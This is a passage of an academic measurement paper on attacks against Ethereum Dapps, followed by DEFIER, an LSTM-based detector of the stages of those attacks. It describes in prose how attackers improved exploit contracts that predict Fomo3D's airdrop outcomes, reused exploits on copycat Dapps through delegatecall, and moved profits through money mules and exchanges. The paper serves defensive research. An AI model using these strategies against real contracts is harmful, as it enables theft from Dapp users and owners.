Exploitation. As mentioned before, we determine the transactions executed at the exploitation stage when the attacker continuously makes profits from one Dapp. On average 1,394 exploit transactions from 6 attacker EOAs were observed per incident. These transactions were used to either directly invoke vulnerable Dapp functions, or deploy or trigger an exploit contract to automate an attack. In total, we found from our dataset 232 transactions for calling vulnerable functions, and 22,269 transactions for triggering exploit contracts. Particularly, attacks on weak randomness and improper authentication, along with DoS, tend to utilize exploit contracts, since in these attacks, each exploit transaction call only brings in a small profit (e.g., prize per one guess), so the adversary needs to run an exploit contract to continuously invoke the target Dapp. On the other hand, in a reentrancy or an integer overflow/underflow attack, attacker EOAs usually directly exploit the vulnerable functions in the target.

To better understand the operational intents of the attackers at the exploitation stage, we analyzed the execution traces of their transactions. Of particular interest is the observation that the adversary tends to rapidly evolve his strategies during an attack, to improve its effectiveness (e.g., more revenue or less cost). Specifically, attackers were found to update their exploits via *delegatecall()*, or creating new contracts. For example, in the bad randomness attack on Fomo3D, as shown in Figure 5, we observed the presence of three exploit contract versions: since the *airdrop* function in Fomo3D heavily relies on the calling contract's block information (such as timestamp) to determine the winner, the first exploit version simply creates many new contracts to predict the function's output using the block information and the public logic of *airdrop* before invoking it; improving on the first version, the second one evaluates existing contracts' blocks through *nonce()*, and utilizes the contract on the winning block to generate a temporary contract (which still use its creator contract's block) to trigger *airdrop*, so as to save the cost for contract creation; the last version collects all information from existing contracts and makes the prediction off-chain before commanding the most promising contract to invoke *airdrop*. With the evolution, our research shows that the execution traces of these attack versions turn out to be similar (average TG distance = 0.4). This allows our tool *DEFIER* to uncover a new exploit version never reported before (Figure 5(d)).

Attack propagation. Given the existence of many copycat Dapps sharing the same vulnerabilities, our research shows that attackers tend to reuse their exploit on one target to infect



(a) Execution of calling exploit contract version 1

(b) Execution of calling exploit contract version 2

(c) Execution of calling exploit contract version 3

(d) Execution of calling exploit contract version 4

Figure 5: Exploit contract evolution at the exploitation stage. ○: exploit contract, ⊛: contract generated in execution, ●: Dapp, ◇: EOA. ——: function call flow; - - - -: data flow.

other similar Dapps. In particular, for the transaction clusters that ran after the exploitation stage, we discovered the transactions associated with the attack (i.e., continuously makes profits) but involved in the Dapps different from the one at the exploitation stage.

Looking into these transactions, we found that the adversary reuses his exploit contract through either creating a new contract with most its content copied from the old one or *delegatecall()* to invoke external code to run in the original contract's context. *delegatecall()* allows the adversary to simply adjust the external code to aim the exploit contact at different targets. For instance, at the propagation stage of the Fomo3D attack, the attacker EOA 0x82* deployed a new contract (the external code) to feed new vulnerable Dapp addresses to an existing exploit contract through *delegatecall()*. In this way, the attacker was able to reuse the exploit against 8 more Dapps simultaneously, including Fomo Lightning, Fomo Short, etc.

This *attack propagation* stage is found to come right after the exploitation stage, just 3.5 days apart on average. The bad randomness attack and integer overflow/underflow attack tend to have an aggressive propagation stage, with at least four more Dapps victimized per attack incident. For example, an integer overflow attack on Rocket Coin was propagated to another 17 Dapps.

Also we found that the adversary could scan Dapps' function names or runtime codes for the new targets carrying the same vulnerability as the victim Dapp. This is based upon the observation that 51% of the Dapps exploited at the propagation stage share the exactly same vulnerable function name or function bytecode with the Dapp attacked at the exploitation stage. Table 4 and 5 list the functions and the variables

Table 4: List of vulnerable functions

Functions	#Dapp	Attack type	Jaccard sim.
transferFrom	16	Integer overflow/underflow	0.64
airDrop	8	Bad randomness	0.99
transfer	7	Integer overflow/underflow	0.78
transferProxy	6	Integer overflow/underflow	0.83
batchTransfer	5	Integer overflow/underflow	0.82


Table 5: List of vulnerable variables.

Function	Vulnerable variable	# attacks
transferFrom	value	16
airDrop	airDropPot	8
	airDropTracker	8
transfer	value	7
transferProxy	value	6
	v	6
	r	6
	s	6
batchTransfer	value	5

(under a given function) most commonly appearing in the attack incidents we collected. In particular, we observed that the function *transferFrom()*, which is used for transferring tokens between accounts, was exploited by the same integer overflow attack in 16 different Dapps.


Mission completion. After a successful attack, our research shows that the attacker often withdraws all the profits he made and tries to remove attack traces by destructing all his exploit contracts. Specifically, our dataset includes the transactions to destruct exploit contracts by calling *selfdestruct()* or custom destruct functions. Actually, 35.6% of the exploit contracts in all attack incidents we studied were destroyed. Note that the destruction of a contract automatically transfers its winnings to the contract's creator EOAs.

Interestingly, once an EOA receives the fund from its contract, it tends to further transfer the winnings to another address. In our study, we identified 198 transfer transactions at the mission completion stage, and constructed the money flow chains on them in the same way as did when analyzing attack preparation. Figure 6(a) shows the cumulative distribution of the nodes in the money flow chains. We found that in 19% of money flow chains, illegal profit was transferred via at least one money mule. Also intriguing is the observation that the adversary always converts Ethereum tokens (e.g., Beauty Coin, Smart Coin, SmartMesh Token) into Ethers before moving the fund into a long money flow chain, possibly due to the belief that the latter have better protected values than the former. For this purpose, a set of Ethereum Exchanges are used. Figure 6(b) illustrates seven Ethereum Exchanges discovered from our dataset. There are two types of exchange services in Ethereum: centralized Exchanges (e.g., ShapeShift, Binance, Poloniex, Gate.io and BitUN.io) and decentralized Exchanges (e.g., EtherDelta and IDEX). From the data we collected, apparently miscreants are more in favor of the decentralized ones. Particularly, EtherDelta shows up in 53%



(a) CDF of the money flow chains (b) Exchange distribution

Figure 6: Mission completion.



(a) Role overlap of attacker EOAs (b) Profits of three Fomo3D campaigns. ——: successful rate; - - -: profit.

Figure 7: Dapp attack incident analysis.

of the attack incidents, while ShapeShift, the most popular one among centralized Exchanges, is just found in 21% of the incidents.

3.3 Analyzing Attacker EOAs

Then we looked into the role and relationships of 227 attacker EOAs discovered in our study. Our study shows that attacker EOAs are organized through a hierarchical structure during an attack incident, with each of them playing one or more roles. Further revealed in our study is the competition relation among different attacker EOAs when exploiting the same Dapp, across different attack incidents, as elaborated below.

Roles in an incident. We analyzed the roles of 227 attacker EOAs by first categorizing them based on the attack stages (Section 3.2) at which they appeared and then manually investigating their transactions to understand their behaviors. More specifically, we observed that 19 EOAs acted as exploit developers which created and tested exploit contracts at the first stage (see Section 3.2); 168 EOAs invoked exploit contracts or ran other exploit code, thereby likely playing the role of attack operators; further 21 EOAs apparently managed the attack cost inflow through transferring attack cost into the exploit contracts via intermediary EOAs, behaving like money managers, and 23 EOAs were found to relay attack profits, as money mules did.

Our study shows that attacks on Dapps are organized through a hierarchical structure in which every actor has a well-defined role. There is only a small overlap among different roles: Figure 7(a) shows that rarely do we see that an EOA

played more than one role, except that 21% of the exploit developers also acted as attack operators.

Campaign competition. As mentioned earlier, 39% of the victim Dapps have been exploited in more than one attack incident. Interestingly, our research reveals the presence of competitions among different attack campaigns on the same Dapp. Here, a campaign is considered to include all attacker EOAs showing up in an attack incident against a target Dapp.

Figure 7(b) compares the cumulative attack profits of three campaigns on Fomo3D from 2018/06/15 to 2018/08/31. Each of them involved a completely different set of EOAs from others and therefore presumably they were organized by different parties. Campaign 1 first launched a bad randomness attack on the Dapp on 2018/06/15, followed by Campaign 2 on 2018/07/08 and Campaign 3 on 2018/07/21. Here we use the exploit success rate, defined as the number of successful exploit transactions (i.e., receipt status is 1) among all exploit transactions, to measure attack effectiveness. Although starting relatively late, Campaign 2 evolved its exploit contract on 2018/7/20 to increase its effectiveness. Hence, it made more profits than the other two campaigns. For Campaign 3, even though it apparently was quite effective (see Figure 7(b)), the attack only lasted for a short period of time and earned only a small amount of profit, probably due to the fact that Fomo3D had already lost most of its money during the attack.

3.4 Analyzing Dapp Intervention

We further studied how Dapp owners responded to the attack incidents by analyzing Dapp's transactions after an attack occurs. We observe some Dapp owners abandoned their Dapps (33 out of 56 victim Dapps), while others tried to fight back, through patching, hiding source code or controlling access to the critical functions. None of them, however, is found to be a perfect solution in our research.

Dapp patching. Patching a vulnerable Dapp is complicated due to the immutability of the code stored on the blockchain. A typical solution is to create a new contract with the patch. To understand this procedure, we extracted Dapp's original addresses from its website's archive. We found that five of the Dapps analyzed in our research updated their contract addresses after being attacked, and one used *delegatecall()* for patching. Interestingly, three Dapps were attacked again after patching. For instance, Lucky Blocks changed its address twice to fix vulnerabilities yet still ending up being exploited.

Closed source. Another way is security by obscurity, hiding source code in an attempt to raise the challenge in reverse-engineering. A prominent example is Lucky Blocks, a gambling game, whose source code was removed right after a bad randomness attack. Indeed, we did not see any more attack on the Dapp after that. This approach, however, could make some Dapp less trustworthy. Again, for Lucky Blocks, through analyzing its PRNG in the patched version, we discovered that the Dapp owner stealthily adjusted the code to limit the range

```
function getRandom() returns (var r0) {
  ...
  var temp0 = memory[0x40:0x60];
  memory[temp0:temp0 + 0x20] = block.difficulty;
  ...
  return keccak256(memory[temp1:temp1 + temp0
- temp1 + 0x54]) % 0x64; //0x64=100}
```

(a)

```
function getRandom() returns (var r0) {
  ...
  var var1 = 0x5c; //92
  var temp0 = memory[0x40:0x60];
  memory[temp0:temp0 + 0x20] = block.difficulty;
  ...
  var var2=keccak256(memory[temp3:temp3+(temp2+0x20)-temp3]);
  if (var1){return var2 % var1;} else {assert();}}
```

(b)

Figure 8: PRNG codes of Lucky Blocks.

of the randomly-produced lucky number, thereby reducing the winning chance by 8% (Figure 8). The Dapp later indeed shows higher owner-side revenue.

Administrator list. Finally, we found that 33 of the 56 victim Dapps utilized administrator lists to restrict access to their critical functions. However, the administrator list cannot stop the attack that exploits the vulnerabilities in an authentication mechanism to bypass access control. An example is the attack on Morph [45]. Also, this strategy requires the identification of critical functions beforehand.

4 Finding New Attacks

In this section, we show how the new CTI discovered can help find new attacks, including those on 0-day victim Dapps. Our key insight is that even though specific operations may vary across different types of attacks on different Dapps, the high-level behavior patterns (e.g., testing exploit contracts) are relatively stable in each attack stage (e.g., attack preparation stage), and can therefore be learned from a set of transactions and their execution traces. Here we elaborate on a methodology, called *DEFIER*, that utilizes the sequence of transactions and the operations they trigger to recover attack footprints and determine the stage of an exploit.

4.1 DEFIER: Idea and Design

DEFIER includes two components, *Preprocessing* and *Sequence-based Classification*. *Preprocessing* takes as its input a set of transactions directly interacting with a Dapp, automatically extending the set to include those indirectly related to the Dapp (Section 4.2). These transactions are then clustered into groups based on the similarity of their execution traces and the closeness in their invocation times (within a short window). These transaction groups are then utilized by *Sequence-based Classification* to re-construct potential attack footprints, in terms of a transaction sequence from multiple

EOAs (Section 4.3). More specifically, for each sequence of transactions (modeled as vectors through graph embedding), we propose a novel embedding technique to convert the sequence into a feature vector that captures the latent intent of the sequence (through an attention model to focus on each transaction's interactions with the Dapp and an analysis on the relation between transactions). Those vectors then go through a multi-class classifier to output the attack stage they belong to if they are indeed exploit attempts

Example. To explain how *DEFIER* works, here we walk through its workflow using an attack incident on Suoha, a victim Dapp found at the propagation stage of a bad randomness attack on Fomo3D. To investigate this attack incident, *DEFIER* identifies the latent intent (i.e., exploit calling at the propagation stage) by (1) clustering similar transactions from EOAs across different Dapps (e.g., transactions that launch the same exploit on multiple Dapps) and (2) then analyzing those transactions to find the latent intent.

More specifically, *DEFIER* first runs *Preprocessing* to gather transactions, whose `to` fields or execution traces contain Suoha's address. From those transactions, 286 EOAs (including those calling 7 contracts to interact with the Dapp) are extracted. Further, we gather the EOAs' transactions with other Dapps, those with a small TG distance with the transactions with Suoha. In this way, 11,088 transactions are identified and further clustered into 142 groups with an average TG edit distance of 0.2 and a time window of 1.5 hours. For each of these groups, *Sequence-based Classification* first runs graph embedding to convert each transaction to a vector and each group to a vector sequence and then utilizes an LSTM model to analyze the relation between the vectors in the sequence, converting each sequence to a feature vector. Then, a multilayer perception (MLP) classifier, trained over the transactions from reported attacks, labels 3 of the sequences as attack propagation and the remaining 139 as legitimate.

4.2 Preprocessing

The *Preprocessing* step is meant to gather and cluster relevant transactions to analyze *all* EOAs' operations and their intents on a Dapp. Such intents sometimes cannot be profiled only by the transactions directly interacting with the Dapp. For example, one can only recognize the intent to reuse exploit code on other Dapps (the propagation stage) by looking at the transactions on other targets, which look similar to the exploits on the Dapp (Section 3). Hence in our research, we include all such similar transactions, even though they are not directly related to the Dapp. Altogether, we consider the following two types of transactions during preprocessing:

• *Dapp transactions*. We collect the transactions with the Dapp and those that *internally* communicate with the Dapp (the transactions do not have the target Dapp address in their `To` fields but invoke its functions as discovered from their traces). For this purpose, our implementation relies on APIs *get_normal_txs_by_address* [3] and *get_internal_txs_by_address* [4] from Etherscan [2] to identify those transactions.




Figure 9: Sequence representation

• *Semantically-similar transactions*. Given those Dapp transactions, to better understand the operational intents of an EOA, we also gather from the same EOA the transactions with similar execution traces or occurring concurrently.

Specifically, we first identify all the EOAs directly interacting with the Dapp, including the addresses directly calling the Dapp and the ones creating a contract to invoke the call. To this end, we fetch the transactions whose `to` fields or execution traces contain the Dapp addresses, to identify a set of EOAs and contracts. Then, given a contract S interacting with the Dapp via a transaction tx_s, we collect all the EOAs who have created, called or transferred money into the contract S. In this way, we discover all relevant EOAs, which allows us to use the transactions to profile the behaviors of each EOA.

Such profiling is done by running Algorithm 1 on semantically similar transactions. In particular, given an EOA u interacting with the Dapp via a transaction tx_s, we acquire all her transactions whose TG distances with tx_s are within th (a threshold). In our implementation, we set th to 3 based on an empirical study (Section 3).

Transaction clustering. As mentioned in Section 3, an operational intent (e.g., exploit testing, multiple-step game playing operations) sometimes consists of several transactions from multiple EOAs. To find the transaction clusters under the same operational context, we utilize the algorithm described in Section 3 to group the transactions with similar execution traces or happened within a small time period.

Account de-noising. Complicating our analysis effort is the presence of *Dapp owner EOAs* and *library contracts* (e.g., a game playerbook contract for managing players' information or a contract supporting access to external network data), which should not be included in an attack investigation. To remove the noise, we first identify the library contracts through a Dapp's call execution traces: those invoked proactively by the Dapp are considered to be library contracts. For this purpose, we find all the contracts recorded by the call execution trace, whose "from" fields are the Dapp address and input fields are not "0x". To handle the library contracts, which had

Algorithm 1: Transactions Extension Algorithm

```
Data: Dapp: a dapp and its addresses.
begin
    EOAs = extract_eoa_of_dapp(Dapp)
    interval = 1 day
    threshold = 3
    for EOA ∈ EOAs do
        txs = get_txs_by_DappandEoa(Dapp, EOA)
        for tx ∈ txs do
            date = tx_date(tx)
            focus_period = calculate_period(date, interval)
            extend_txs = get_tx_in_period(EOA, date_period)
            picked_txs = [etx for etx in extend_txs if distance(tx,
              etx) ≤ threshold]
            save(picked_txs)
        end for
    end for
end
```

not been proactively called yet, we conduct a static analysis on the bytecode of a Dapp. In particular, we decompile the bytecode using [7], and then extract the library contract addresses using a regex "0x[a-fA-F0-9]{40}". Also, we retrieve Dapp creation transaction receipts (i.e., the receipts containing the `contractAddress` field of the Dapp address, which have been collected during the library contracts extraction) to extract the Dapp creator addresses from the `from` field.

4.3 Sequence-based Classification

From each transaction cluster, we form a *transaction sequence*, with transactions ordered by their timestamps. For a transaction sequence, we determine whether it describes an attack on a Dapp by predicting its latent intent (e.g., exploit testing, attack propagation, etc.) based upon the knowledge about other sequences with similar semantics. A semantically-similar transaction sequence $\hat{s}$ related to a Dapp attack stage y is represented as 2-tuple $(\{tx_i|i=1...k\},y)$, where $\{tx_i|i=1...k\}$ are transactions in $\hat{s}$ and y is the label of an attack stage. The goal of the sequence-based classification is to find the class label y for an input sequence $\hat{s}$ given the classifier's model parameters θ, i.e., $y' = argmax\ Pr(y|\hat{s},\theta)$, where the parameters are learnt from a training dataset. For this purpose, we first convert the transaction sequence $\hat{s}$ into a vector sequence, with each element also being a vector that represents its corresponding transaction graph through a graph embedding. This sequence is then fed to an LSTM model to generate a vector h that describes the relation between transactions and highlights the information related to malicious behavior. Here, we choose LSTM, a modified RNN, since it is designed to learn the long-term dependency relations among the elements on a sequence [28], which is critical for identifying the patterns that link transactions together at different attack stages. The vector is later classified by a multilayer perceptron (MLP) to determine whether it is indeed related to an attack stage.

Sequence representation. As illustrated in Figure 9, each transaction tx_i in $\hat{s}$, as described by its associated execution traces tg_i, represents an interaction between the corresponding Dapp and EOA. However, the transaction's execution can be too Dapp-specific and noisy to capture the operational intent, since the execution trace may contain many operations that happen inside the Dapp, for example, invocation of the Dapp's internal libraries to generate a pseudo-random number (Figure 5), which is less relevant to the EOA-Dapp interactions of interest to us (attack preparation, exploitation, propagation and completion). To address this issue, we employ an EOA-Dapp-execution attention model to highlight the useful information related to the EOA's intent on the Dapp. Here the attention a_i is used to adjust the vector representation of the transaction graph tg_i. It is determined by a weighted combination of the vector representations of EOA eoa_i, Dapp d_i (produced by a vertex embedding [25]) and that of tg_i (produced by graph embedding [19]). Its weights are learnt through an LSTM model (Figure 9) within an end-to-end deep neural network that ultimately outputs the feature vector characterizing whole input (the vector sequence representing a transaction sequence).

$$\begin{aligned} a_i &= softmax(NE(eoa_i) \oplus NE(d_i) \cdot GE(tg_i)^T), \\ e_i &= a_i \cdot GE(tg_i) \end{aligned} \tag{2}$$

where $\oplus$ is the concatenate operation, $NE()$ is the vertex embedding (e.g., node2vec [25]) of the input, which generates a vector representation for each node, $GE()$ is the graph embedding (e.g., structure2vec [19]) of the input, which generates a vector representation for each transaction graph, and $softmax(x)_i = \frac{exp(x_i)}{\sum_j exp(x_j))}$. In our implementation, the length of the node embedding is set to 64. We construct the concatenation of the EOA and the Dapp vertex embedding into a vector with a length of 128.

In the deep neural network, we further utilize a standard combination gate [28] to determine how much information from the EOA, the Dapp and the transaction execution will be used through adjusting their weights. In this way, we obtain the representation x_i of the transaction tx_i:

$$\begin{aligned} c_i &= \sigma(W \cdot (NE(eoa_i) \oplus NE(d_i) \oplus e_i)^T + b), \\ x_i &= (1 - c_i) \circ e_i + c_i \circ (GE(tg_i)) \end{aligned} \tag{3}$$


where W is a weight matrix, b is a bias, σ is the sigmoid function, and $\circ$ is the element-wise multiplication. Given transaction encoding x_i, we use a Bidirectional LSTM [24], which has been trained with the classifier (see below) on labeled dataset (Section 4.4), to capture the inner relationship between transactions. In this way, the transaction sequence can be converted into a vector h by the trained model.

Sequence classification. The output of the attention model, h, serves as the input to a multilayer perception (MLP) classifier. The MLP is used by *DEFIER* to generate the probability y' for a given attack stage the sequence is associated with. The

Table 6: Dataset and evaluation results.

Dataset	# transactions	Results
Groundtruth set	badset 57,855 goodset 39,124	pre_{micro} 98.2%, pre_{macro} 92.4% rec_{micro} 98.1%, rec_{macro} 98.4%
Unknown set	2,350,779	*positive* 476,334
Sampled testset	30,888	pre_{micro} 91.7%
		pre_{macro} 83.6%

pre_{micro} and pre_{macro}: micro of precision, macro of precision
rec_{micro} and pre_{macro}: micro of recall, macro of recall
positive: transactions that labeled as one of attack stages



(a) Model performance with different window size

(b) ROC

Figure 10: Evaluation results.

whole *Sequence-based classification* module, including the LSTM and the MLP, can be trained together through stochastic gradient descent, a typical way to train such a complicated model [14], on labeled data (Section 4.4). In our study, we built a Bi-LSTM with three folds, whose convolution sizes were 128, hidden sizes were 256 and batch sizes were 128. The epochs were set as 20 and learning rate was set as 0.0001. The hidden size of MLP was set as 256.

4.4 Evaluation

Here we evaluate *DEFIER* and elaborate on the challenges in multi-stage exploit transaction identification.

Evaluation with groundtruth set. We evaluated *DEFIER* over the following *ground-truth dataset* as shown in Table 6: for the bad set, we collected 57,855 transaction sequences associated with Dapp attacks from our measurement study. In particular, for exploit transactions in the same attack stage, we first order them by timestamp, and then define a sliding context window with the size of w (w=8 in our implementation) to chunk the time-ordered transactions into transaction sequences. Finally, we label those transaction sequences by their attack stages. We detail the annotation process in Appendix 7.3. In this way, we built a bad set with 57,855 transactions (469 at the attack preparation stage, 22,333 at the exploit stage, 34,763 at the attack propagation stage and 290 at the mission completion stage). The transactions of good set were gathered from 56 victim Dapps related to the bad set and 318 manually checked normal EOAs on these Dapps. Specifically, we ran the module of *Preprocessing* to generate the transaction sequences with the same size of context window. In this way, we construct a good set with 39,124 normal transaction sequences. Running on these sets under 10-fold cross validation, *DEFIER* shows a micro-precision of 98.2%, a macro-precision of 92.4%, a micro-recall of 98.1% and a macro-recall of 98.4%.

Table 7: Performance comparison in different models

Method	Attention	precision	recall	F1
RNN	no attention	0.965	0.962	0.963
RNN	attention	0.974	0.969	0.971
LSTM	no attention	0.977	0.975	0.976
LSTM	attention	0.982	0.981	0.981

Missed cases. On the ground-truth dataset, seven cases were missed by *DEFIER*. These transactions fell through the cracks due to inadequate attack-related semantic content in their clusters. In three cases, we found that the size of the sliding context window is not large enough to capture some attack behaviors, and as a result, the adversary's operational intents and the attack stages could not be determined. In other cases, the problem comes from the presence of reverted transactions, whose original execution traces cannot be obtained, which prevents *DEFIER* from building up their transaction graphs.

Determining the number of missed malicious transactions in the large-scale unknown set (with more than 2.3 million transactions, 342K clusters) is challenging. What we did in our research was to flag a transaction cluster as the class types with the largest predicted probability, as well as the second largest predicted probability when it is greater than 0.5. This strategy will include more flagged cases, at the expense of precision. In this way, our approach flagged 1,069 more transaction clusters. We manually analyzed all of them and found 167 new exploit transaction clusters. Looking into these missed cases, we found that 146 cases were caused by the window size or reverted transactions, as mentioned above. The remaining 21 cases resulted from the lack of Dapp information for transaction graph node labeling (see Section 3.1). This problem can be handled by a more comprehensive Dapp list.

Falsely detected cases. We also found two major causes for the 322 false positives observed in our study (Section 4.5). Those transaction clusters are either semantically similar to the clusters in another attack stage, or having attack patterns of multiple attack stages. For example, when attackers evolve their attack strategy (Section 3.2) frequently without exploitation behavior, our model may misclassify these exploitation clusters as attack preparation clusters. This is because the transactions during attack strategy evolution can be semantically similar to those for attack preparation: the adversary kept using new exploit contracts to interact with a Dapp, and attack costs were transferred to the new exploit contract to bootstrap attack. The second type of false positives is caused by the incorrect transaction clustering. For example, one transaction cluster of CityMayor consists of the transactions at attack preparation stage and exploitation stage, because the time interval between these transactions is small ($\leq$ 10 minutes), and the similarity of these transactions is large (average TG distance $\leq$ 0.33).

Table 8: Performance comparison in different epochs

Epoch	$learning_{rate}$	precision	recall	F1
10	0.001	0.965	0.962	0.963
20	0.001	0.982	0.981	0.981
50	0.001	0.980	0.980	0.980
100	0.001	0.994	0.980	0.980

Table 9: Performance comparison in different learning rates

Epoch	$learning_{rate}$	precision	recall	F1
20	0.1	0.958	0.914	0.932
20	0.01	0.978	0.977	0.977
20	0.001	0.982	0.981	0.981
20	0.0001	0.985	0.982	0.983
20	0.00001	0.918	0.906	0.908

Parameter and model selection. In Section 4.2, the size of the sliding context window w controls the length of the transactions used to inspect the operational context. Here a small window size might contain inadequate information about the operational context, while a large window may bring in the information across different stages, which leads to noise. In our research, we analyzed the impact of various w (5, 8, 10), as illustrated in Figure 10(a) and 10(b), over the ground-truth dataset, and chose the one with the best performance ($w = 8$).

Parameters such as the number of epochs and the learning rates for the LSTM model are used to control the performance of the model. In our study, we tuned the model by varying the number of epochs from 10 to 100 and the learning rates from 0.00001 to 0.1. From the result shown in Table 8 and Table 9, we can see that the classification performs best under 20 epochs and a learning rate of 0.0001.

In our study, we compared the effectiveness of RNN and LSTM models on the sequence classification tasks. Specifically, we implemented four models: RNN, RNN with attention, LSTM, LSTM with attention on the groundtruth dataset and evaluated their effectiveness using 10-fold cross validation. Similar to the LSTM model we used (Section 4.3), the backbone of the RNN is also three layers 128 * 256 * 128 with the batch size of 128. Table 7 shows the results. We observe that the LSTM with attention outperforms other sequence classification models.

4.5 Discovery and New Findings

We collected 104 popular Dapps and their corresponding contract addresses from a Dapp ranking list [8]. On these Dapps, we ran the *Preprocessing* to gather 2,350,779 transactions from Ethereum and construct 342,224 transaction clusters. *Note that we eliminate all the transactions used in the measurement study (Section 3). DEFIER* inspected these transactions and labeled 476,342 of them (100,081 clusters) with one of the attack stages. These transactions are related to attacks on 85 victim Dapps. For each victim Dapp, we randomly sampled 4% of the reported transaction clusters for manual validation. In total, we manually investigated 4,003 transaction clusters with 30,888 transactions. We found that 3,671 clusters are indeed related to attack incidents and 3,347 clusters are at the right attack stage.

Table 10: Victim Dapps in different categories.

Type	# Dapps/0-day	# attacker EOAs/0-day	# exploit transactions/0-day	ex. of victim Dapps
Gambling	51/43	65,778 /11,339	360,524 /114,473	Lucky Blocks
Game	28/27	959/919	52,673 /52,176	SpaceWar
Finance	5/5	183/183	59,872 /59,872	STOX
Token	2/1	279/167	4,478/472	Power of Bubble
Total	85/75	67,199 /12,608	476,342 /226,763	

Table 11: Unknown set result.

Attack stage	# Dapps/0-day	# attacker EOAs/0-day	# exploit transactions/0-day
Attack preparation	80/70	42,661/8,237	214,408/106,436
Exploitation	85/75	35,955/3,650	143,179/39,908
Attack propagation	75/65	18,466/6,545	118,755/80,419

Table 10 summarizes our findings. Our study reveals that Ethereum Dapps attacks are indeed prevalent, compromising various kinds of Dapps through different attack vectors. We observe that 57.3% of the victim Dapps are in the category of *Gambling*. To support the gambling functionality, these Dapps need to generate random numbers, which sometimes are implemented by a weak PRNG, thereby exposing the Dapps to the bad randomness attack. Note that in our study, 82% of the Dapps scanned by *DEFIER* were observed under attacks. This might be because the Dapps we analyzed were highly popular with large balances, which makes them more likely to be targeted by the miscreants. Also, among the 85 victim Dapps found in the exploit transactions, 75 (e.g., SpaceWar and SuperCard) were never reported before.

To understand the economic impacts of these abusive activities, we estimate the financial loss of the victim Dapp. In particular, for each victim Dapp, we calculate its income and cost difference of the exploit transactions. Table 12 shows the victim Dapps with the top-5 largest losses. The total loss inflicted by the attacks on these five Dapp is estimated to be 28,485 Ethers.

Table 11 shows the number of Dapps found in each of the attack stages. Interestingly, our model identifies 214,408 attack preparation transactions associated with 80 Dapps. We found 507 functions were tested by the adversaries. Interestingly, 311 functions were indeed exploited in the exploitation stage. It indicates that our model can help identify the vulnerable functions before they are exploited.

Table 12: Top-5 victim Dapps with largest losses.

Dapp	# transactions	# exploit transactions	Revenue (Eth)
LastWinner	561,845	101,304	13,295.2
Fomo3D	438,062	83,833	14,630.9
Dice2Win	69,874	8,919	185.0
Fomo Short	52,431	4,075	314.7
SuperCard	43,897	6,315	59.2

5 Discussion

Mitigation. Based on the results of our measurement study, we have identified several potentially effective mitigation strategies to control the fast-growing Ethereum Dapp attacks. In our study, we observed several stakeholders (e.g., exploit developer and money manager) in the Ethereum Dapp criminal ecosystem. Identifying such upstream criminal roles and monitoring or even restricting their activities (e.g., blocking them from accessing Dapps) could prevent attacks at the early stage (see Section 3.2).

Also, for the Dapp owner, an effective way to mitigate the threats she is facing is to detect an exploit attempt at its preparation stage, and also keep track of the exploits on similar Dapps to prevent the propagation attack. Particularly, since *DEFIER* identifies each stage of the kill chain without depending on other stages' information, it can be utilized for the attack preparation investigation. Also, as mentioned in Section 4.5, we found that 62% of the functions tested by the attackers at the preparation stage were indeed exploited later. Identifying these functions would help the Dapp owner to locate the vulnerabilities in her Dapp. In addition, our study reveals the prevalence of the attack propagation stage, in which attackers reuse their exploit on one target against other similar Dapps. Therefore, to prevent the attack propagation, the owner can use *DEFIER* for exploitation monitoring on her Dapps with similar functionalities and take actions before attacks happen.

Limitation of *DEFIER*. Our design is limited by the information it uses: historical transactions and their execution traces. Although these transactions provide valuable sources for attack investigation, they miss the attack operations that do not generate transactions, such as conducting a local invocation (e.g., `eth_call`) or calling a constant function of a Dapp (e.g., `constant`, `view` and `pure`). While those operations are read-only or do not change the Dapp state, and thus are found to be rarely exploited in the attack incidents (see Table 14), we acknowledge that our vantage point might cause some attack cases to fall through the cracks. We will leave a further study on the problem to the future research.

Also, as a supervised learning model, *DEFIER* required training set which labels transactions by its attack lifecycle. While we believe our paper yields meaningful CTI implications, which help data annotation, we acknowledge that the data annotation for our model can be time-consuming. However, since the training set aims at capturing high-level and relatively-stable attack intents, the training set can be used until those criminal intents change.

The design of *DEFIER* is based upon high-level threat intelligence (e.g., kill chain and attack patterns) instead of fine-grained Dapp-specific attack operations, and therefore is robust to the small adjustments of attack activities. However, the attack that does not exhibit the intent related to the stages or just involves a single exploit transaction with limited profit may not be identified. On the other hand, *DEFIER* would raise the bar to Dapp attacks, making them more costly especially to the adversary who wants to launch the attack on a large scale to make a profit.

Other blockchain platforms. Our current design is focused on Ethereum Dapps due to their popularity. However, such criminal operation mode can also be found in other blockchain platforms (e.g., EOS). In particular, we conducted a small-scale study on the attack incidents of EOS Dapps (i.e., EOS.WIN, EOSCast and EOSRoyale) and discovered a similar attack lifecycle and attack patterns from the EOS transactions and their corresponding execution traces.

6 Related Work

